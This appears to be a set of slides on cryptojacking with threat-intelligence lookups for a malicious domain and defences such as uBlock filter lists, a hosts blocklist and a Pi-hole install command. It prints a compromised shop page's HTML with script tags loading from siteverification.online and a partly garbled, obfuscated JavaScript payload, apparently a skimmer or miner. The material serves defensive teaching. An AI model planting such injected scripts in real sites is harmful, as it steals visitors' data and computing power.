
Coinminer\_MALXMR.E-WASM

TrendMicro-HouseCall



Coinminer\_MALXMR.E-WASM

# Another Example






# Details for siteverification.online

This domain is currently in the Umbrella block list

Umbrella Investigate Risk Score: 87 ?

This domain is associated with a Potentially Unwanted Application attack called WebCryptoMiner

DNS queries



# WHOIS Record Data

**Registrar Name:** Namecheap **IANAID:** 1068

Last retrieved March 22, 2018 [GET LATEST](#)

**Created:** July, 16, 2017

**Updated:** August, 17, 2017

**Expires:** July, 16, 2018

[Raw data](#)

| Email Address                | Associated Domains    | Email Type                            | Last Observed |
|------------------------------|-----------------------|---------------------------------------|---------------|
| 3a0927e3ac7b44079285b2ba6... | 1 Total - 1 malicious | Administrative, Registrant, Technical | Current       |

Showing 1 of 1 Results

## Domains Associated with 3a0927e3ac7b44079285b2ba66977cbb.protect@whoisguard.com

| Domain Name                             | Security Categories | Content Categories | Last Observed |
|---|---------------------|--------------------|---------------|
| <a href="#">siteverification.online</a> | Malware             |                    | Current       |

Showing 1 of 1 results




## Host



IP Count 1

Geo Distance (sum, mean) 0, 0 km

Registrant Country  PA

## Requester Distribution

### COUNTRY PERCENTAGE


 United States of America 47.42%

 Canada 26.80%

 Australia 4.12%

 Brazil 4.12%

 United Kingdom of Great Britain 3.00%



Distribution 0  47%

# IP Addresses

| First seen | Last seen | IPs                                     |
|------------|-----------|---|
| 2/18/18    | 5/22/18   | <a href="#">37.1.206.48</a> (TTL: 3600) |

## Details for 37.1.206.48

Hosting 4 malicious domains for 1 week

### AS

| Prefix        | ASN                      | Network Owner Description |
|---------------|--------------------------|---------------------------|
| 37.1.200.0/21 | <a href="#">AS 50673</a> | SERVERIUS-AS, NL 86400    |

Malicious domains hosted by 37.1.206.48

[api.checkingsite.site](#) [api2.checkingsite.site](#) [siteverification.online](#) [test.checkingsite.site](#)

| Threat Score | SHA256 Signature                        | AV Result |
|--------------|---|-----------|
| 100          | e7c424784b0c6f78df18f682315aea338ac1... |           |
| 95           | a56aec5d8cdb4aa0fd89f00aa62a31988f5a... |           |
| 95           | ad97f1a0473d1509f4cb611e10961c7d0a9...  |           |
| 95           | 40793f33875652cdc5979b496e77ac89a23...  |           |
| 95           | d7e8ade5528d64c930caa429f78a20293ea...  |           |
| 95           | 0d9591180f8d4ae23aca28fa7b2b6c1193b...  |           |
| 95           | 8e8e4f5d72409cd1430a44ea76b4e24212f...  |           |
| 95           | 36d420a06f6910643fe9b1620c08f815886...  |           |
| 95           | 150deb44f2508cc95ed59576e9afa0cf9d28... |           |
| 95           | aef8737db71a7518a903ab638889de1c4b1...  |           |



THREAT SAMPLE (SHA256)

e7c424784b0c6f78df18f682315aea338ac1587a8f8886005534c1bccd6ea1bc

SHA1 200e506c676441b1981bc356e52e2ed055fcdc3f

MD5 6a5a65bfe58f524a2cfe4c5afe01dd0b

Threat Score: 100

Magic Type: HTML document, ASCII text, with very long lines, with CRLF, LF line terminators

Size: 76759 bytes

First Seen: Mar, 15, 2018 15:35:08 UTC

Full Sample Data from Threat Grid

BEHAVIORAL INDICATORS

| Indicator                                       | Severity ? | Confidence ? |
|---|------------|--------------|
| Gandcrab Malware Detected                       | 100        | 100          |
| Artifact Flagged Malicious by Antivirus Service | 100        | 95           |
| Command Line Obfuscation Detected               | 100        | 85           |
| Script Launched by HTML Sample                  | 100        | 95           |



## 23 engines detected this file

SHA-256 e7c424784b0c6f78df18f682315aea338ac1587a8f8886005534c1bccd6ea1bc  
File name E7C424784B0C6F78DF18F682315AEA338AC1587A8F8886005534C1BCCD6EA1BC  
File size 74.96 KB  
Last analysis 2018-03-15 08:03:11 UTC

23 / 60

### Detection

Details

Community

Ad-Aware



JS:Trojan.Agent.CIXV

ALYac



JS:Trojan.Agent.CIXV

Antiy-AVL



Trojan/JS.Phishing.e

Arcabit



JS:Trojan.Agent.CIXV

Avast



HTML:Script-inf

AVG



HTML:Script-inf

Avira



PUA/CryptoMiner.Gen

BitDefender



JS:Trojan.Agent.CIXV

Cyren



JS/CoinHive.A!Eldorado

DrWeb



Tool.BtcMine.1051

Emsisoft



JS:Trojan.Agent.CIXV (B)

F-Prot



JS/CoinHive.A!Eldorado

F-Secure



JS:Trojan.Agent.CIXV

Fortinet



Riskware/CoinHive

GData



JS:Trojan.Agent.CIXV

Ikarus



HTML.ExploitKit

Kaspersky



HEUR:Trojan.Script.Generic

MAX



malware (ai score=95)

McAfee



JS/Miner.y



McAfee-GW-Edition



JS/Miner.y

```
76 <script type="text/javascript" src="http://eyesatag glance.com/js/varien/product.js"></script>
77 <script type="text/javascript" src="http://eyesatag glance.com/js/varien/configurable.js"></script>
78 <script type="text/javascript" src="http://eyesatag glance.com/js/calendar/calendar.js"></script>
79 <script type="text/javascript" src="http://eyesatag glance.com/js/calendar/calendar-setup.js"></script>
80 <script type="text/javascript" src="http://eyesatag glance.com/js/calendar/calendar-setup.js"></script>
81 <script type="text/javascript" src="http://eyesatag glance.com/skin/frontend/default/theme542/js/jquery.easing.1.3.js"></script>
82 <script type="text/javascript" src="http://eyesatag glance.com/skin/frontend/default/theme542/js/jquery.mobile.customized.min.js"></script>
83 <script type="text/javascript" src="http://eyesatag glance.com/skin/frontend/default/theme542/js/jquery.carouFredSel-6.2.1.js"></script>
84 <script type="text/javascript" src="http://eyesatag glance.com/skin/frontend/default/theme542/js/jquery.touchSwipe.js"></script>
85 <script type="text/javascript" src="http://eyesatag glance.com/skin/frontend/default/theme542/js/jquery.bxslider.js"></script>
86 <script type="text/javascript" src="http://eyesatag glance.com/skin/frontend/default/theme542/js/carousel.js"></script>
87 <script type="text/javascript" src="http://eyesatag glance.com/skin/frontend/default/theme542/js/msrp.js"></script>
88 <!--[if lt IE 8]>
89 <link rel="stylesheet" type="text/css" href="http://eyesatag glance.com/skin/frontend/default/theme542/css/styles-ie.css" media="all" />
90 <![endif]>
91 <!--[if lt IE 7]>
92 <script type="text/javascript" src="http://eyesatag glance.com/js/lib/ds-sleight.js"></script>
93 <script type="text/javascript" src="http://eyesatag glance.com/skin/frontend/base/default/js/ie6.js"></script>
94 <![endif]>
95
96 <script type="text/javascript">
97 //<![CDATA[
98 Mage.Cookies.path = '/';
99 Mage.Cookies.domain = 'eyesatag glance.com';
100 //]>
101 </script>
102 <script type="text/javascript"><![CDATA[
103     var Translator = new Translate([]);
104     //]></script>
105 <script type="text/javascript" src="http://siteverification.online/lib/info.js"></script>
106 <script type="text/javascript" src="http://siteverification.online/lib/lib.js"></script>
107 print(<script type="text/javascript">var _0xda35=
["x68x74x74x70x73x3Ax2Fw2Fw6Fw6Ew6Cw69w6Ew65w73x74x61x74x75w73x2Ew73x69w74x65w2Fw6Aw73\
x2Fw73x74x61x74x75w73x2Ew6Aw73","x73x65w74x69w64x64","x28w3Fw3Ax5Ew7Cw3Bw20w29","x5Cw24x31","x72w65w70w6Cw61w63w65","x3Dw28\
x5Bw5Ew3Bw5Dw2Aw29","x6Dw61x74x63w68","x63x6Fw6Fw6Bw69w65","x67w65w74x54w69w6Dw65","x2D","x72w61w6Ew64w6Fw6D","x66w6Cw6Fw6F\
x72","x73x65w74x69w64w64x3D","x3Bw20w70w61w74x68w3Dw2Fw3Bw20w65w78w70w69w72w65w73x3D","x74w6Fw55w54w43w53w74x72w69w6Ew67\
"x73w6Ew64","x69w6Ew70w75w74x2Cw20w73w65w6Cw65w63w74x2Cw20w74w65w78w74x61w72w65w61w2Cw20w63w68w65w63w6Bw62w6Fw78w2C\
x20w62w75w74x74w6Fw6E","x71w75w65w72w79w53w65w6Cw65w63w74x6Fw72w41w6Cw6C","x6Cw65w6Ew67w74w68","x76w61w6Cw75w65","x6Ew61\
x6Dw65","x3D","x26","x61w5Bw68w72w65w66w2Aw3Dw27w6Aw61w76w61w73w63w72w69w70w74w3Ax76w6Fw69w64w28w30w29w27w5Dw2Cw62w75\
x74x74w6Fw6Ew2Cw20w69w6Ew70w75w74w2Cw20w73w75w62w6Dw69w74w2Cw20w2Ew62w74w6Ew2Cw20w2Ew62w75w74w74w6Fw6E","x74w79w70w65\
"x74w65w78w74","x73w65w6Cw65w63w74","x63w68w65w63w6Bw62w6Fw78","x70w61w73w73w77w6Fw72w64","x72w61w64w69w6F","x61w64w64w65w76\
w65w6Ew74w4Cw69w73w74w65w6Ew65w72","x63w6Cw69w63w6B","x63w6Cw6B","x6Fw6Ew63w6Cw69w63w6B","x61w74w4x61w63w68w45w76w65w6E\
x74","x66w6Fw72w6D","x73w75w62w6Dw69w74","x6Fw6Ew73w75w62w6Dw69w74","x5F","x6Aw6Fw69w6E","x73w6Cw69w63w65","x2E","x73w70w6Cw69\
x74","x68w6Fw73w74w6Ew61w6Dw65","x6Ew6Fw64w6Fw6Dw61w69w6E","x50w4Fw53w54","x76w38w38w62w63w37w64w63w34w38w34w63w64w65w62w6\
x37w36w61w63w61w33w34w30w66w65w30w63w62w65w31w64w33","x6Fw70w65w6E","x43w6Fw6Ew74w65w6Ew74w2Dw74w79w70w65","x61w70w70w6C\
w69w63w61w74w69w6Fw6Ew2Fx78w2Dx77w77w72Dx66w6Fw72w6Dx2Dx75w72w6Cw65w6Ew63w6Fw64w65w64","x73w65w74w52w65w71w75w65w73\
x74w48w65w61w64w65w72","x69w6Ew66w6Fw3D","x26w68w6Fw73w74w6Ew61w6Dw65w3D","x26w6Bw65w79w3D","x6Dw79w69w64","x73w65w6Ew64","\
x6Cw6Fw63w61w74w69w6Fw6E","x74w65w73w74","x6Fw6Ew65w70w61w67w65w7Cw63w68w65w63w6Bw6Fw75w74w7Cw6Fw6Ew65w73w74w65w70","x67\
w69"]var vdddee0cda9f99ac91f7c3a1a48b587a-[-snpd:null u88bc7dc484cdebc76aca340fe0che1d3: 0xda35[] mvid:function() {var 0xb69b2}var 0xb69b3=document
```

```
var Translator = new Translate([],  
//]]></script>  
<script type="text/javascript" src="http://siteverification.online/lib/info.js"></script>  
<script type="text/javascript" src="http://siteverification.online/lib/lib.js"></script>  
print('<script type="text/javascript">var _0xda35=["\x68\x74\x74\x70\x73\x3A\x2  
x2F\x73\x74\x61\x74\x75\x73\x2E\x6A\x73","\x73\x65\x74\x69\x64\x64",
```





# Protection



# Browser Anti-Virus DNS Enterprise

# In Your Browser



Update now Purge all caches

- ☒ Auto-update filter lists
- ☒ Parse and enforce cosmetic filters ?
- ☐ Ignore generic cosmetic filters ?

+ 81,026 network filters + 43,985 cosmetic filters from:

- ☒ My filters 2 used out of 2
- + Built-in (5/7)
  - ☒ uBlock filters 🏠 5,747 used out of 5,795 ⌚
  - ☒ uBlock filters – Badware risks 🏠 ⓘ 11 used out of 11 ⌚
  - ☒ uBlock filters – Privacy 62 used out of 66 ⌚
  - ☒ uBlock filters – Resource abuse 135 used out of 257 ⚠️
  - ☒ uBlock filters – Unbreak 374 used out of 387 ⚠️

+ Ads (1/4)

- ☒ EasyList 🏠 81,918 used out of 82,003 ⌚

+ Privacy (1/3)

- ☒ EasyPrivacy 🏠 14,897 used out of 14,943 ⌚

+ Malware domains (2/4)

- ☒ Malware Domain List 1,116 used out of 1,131 ⌚
- ☒ Malware domains 🏠 21,693 used out of 21,693 ⌚

+ Annoyances (0/5)

+ Multipurpose (1/4)

- ☒ Peter Lowe's Ad and tracking server list 🏠 2,651 used out of 2,651 ⚠️

+ Regions, languages (0/36)

+ Custom

- ☐ Import... ⓘ

|      |           |                                 |
|------|-----------|---------------------------------|
| 1227 | 127.0.0.1 | clicmanager.fr                  |
| 1228 | 127.0.0.1 | clientmetrics-pa.googleapis.com |
| 1229 | 127.0.0.1 | clients.tbom.com                |
| 1230 | 127.0.0.1 | clikerz.net                     |
| 1231 | 127.0.0.1 | cliksolution.com                |
| 1232 | 127.0.0.1 | clixgalore.com                  |
| 1233 | 127.0.0.1 | clkads.com                      |
| 1234 | 127.0.0.1 | clkrev.com                      |
| 1235 | 127.0.0.1 | cloudcoins.biz                  |
| 1236 | 127.0.0.1 | clrstm.com                      |
| 1237 | 127.0.0.1 | cluster.adultworld.com          |
| 1238 | 127.0.0.1 | clustrmaps.com                  |
| 1239 | 127.0.0.1 | cml.sad.ukrd.com                |
| 1240 | 127.0.0.1 | cnomy.com                       |
| 1241 | 127.0.0.1 | cnt.spbland.ru                  |
| 1242 | 127.0.0.1 | cnt1.pocitadlo.cz               |
| 1243 | 127.0.0.1 | code-server.biz                 |
| 1244 | 127.0.0.1 | coin-hive.com                   |
| 1245 | 127.0.0.1 | coinhive.com                    |
| 1246 | 127.0.0.1 | cointraffic.io                  |
| 1247 | 127.0.0.1 | colonize.com                    |
| 1248 | 127.0.0.1 | comclick.com                    |
| 1249 | 127.0.0.1 | commandwalk.com                 |
| 1250 | 127.0.0.1 | commino-media-ressourcen.de     |
| 1251 | 127.0.0.1 | commissionmonster.com           |
| 1252 | 127.0.0.1 | compactbanner.com               |
| 1253 | 127.0.0.1 | comprabanner.it                 |



uBlock Origin has prevented the following page from loading:

`https://coinhive.com/`

Because of the following filter

`||coinhive.com^`

Found in: [Peter Lowe's Ad and tracking server list](#)

Go back

Disable strict blocking for `coinhive.com`

Temporarily

Permanently



# Anti-Virus

# Cryptojacking Craze: Malwarebytes Says It Blocks 8 Million Requests per Day

By [Catalin Cimpanu](#)

November 8, 2017


06:15 PM

0

## Drive-by download



## Drive-by mining



# DNS



# PI-HOLE®: A BLACK HOLE FOR INTERNET ADVERTISEMENTS

`curl -sSL https://install.pi-hole.net | bash`

Total queries (2 clients)

11,387



Queries Blocked

1,145



Percent Blocked

10.1%




Domains on Blocklist

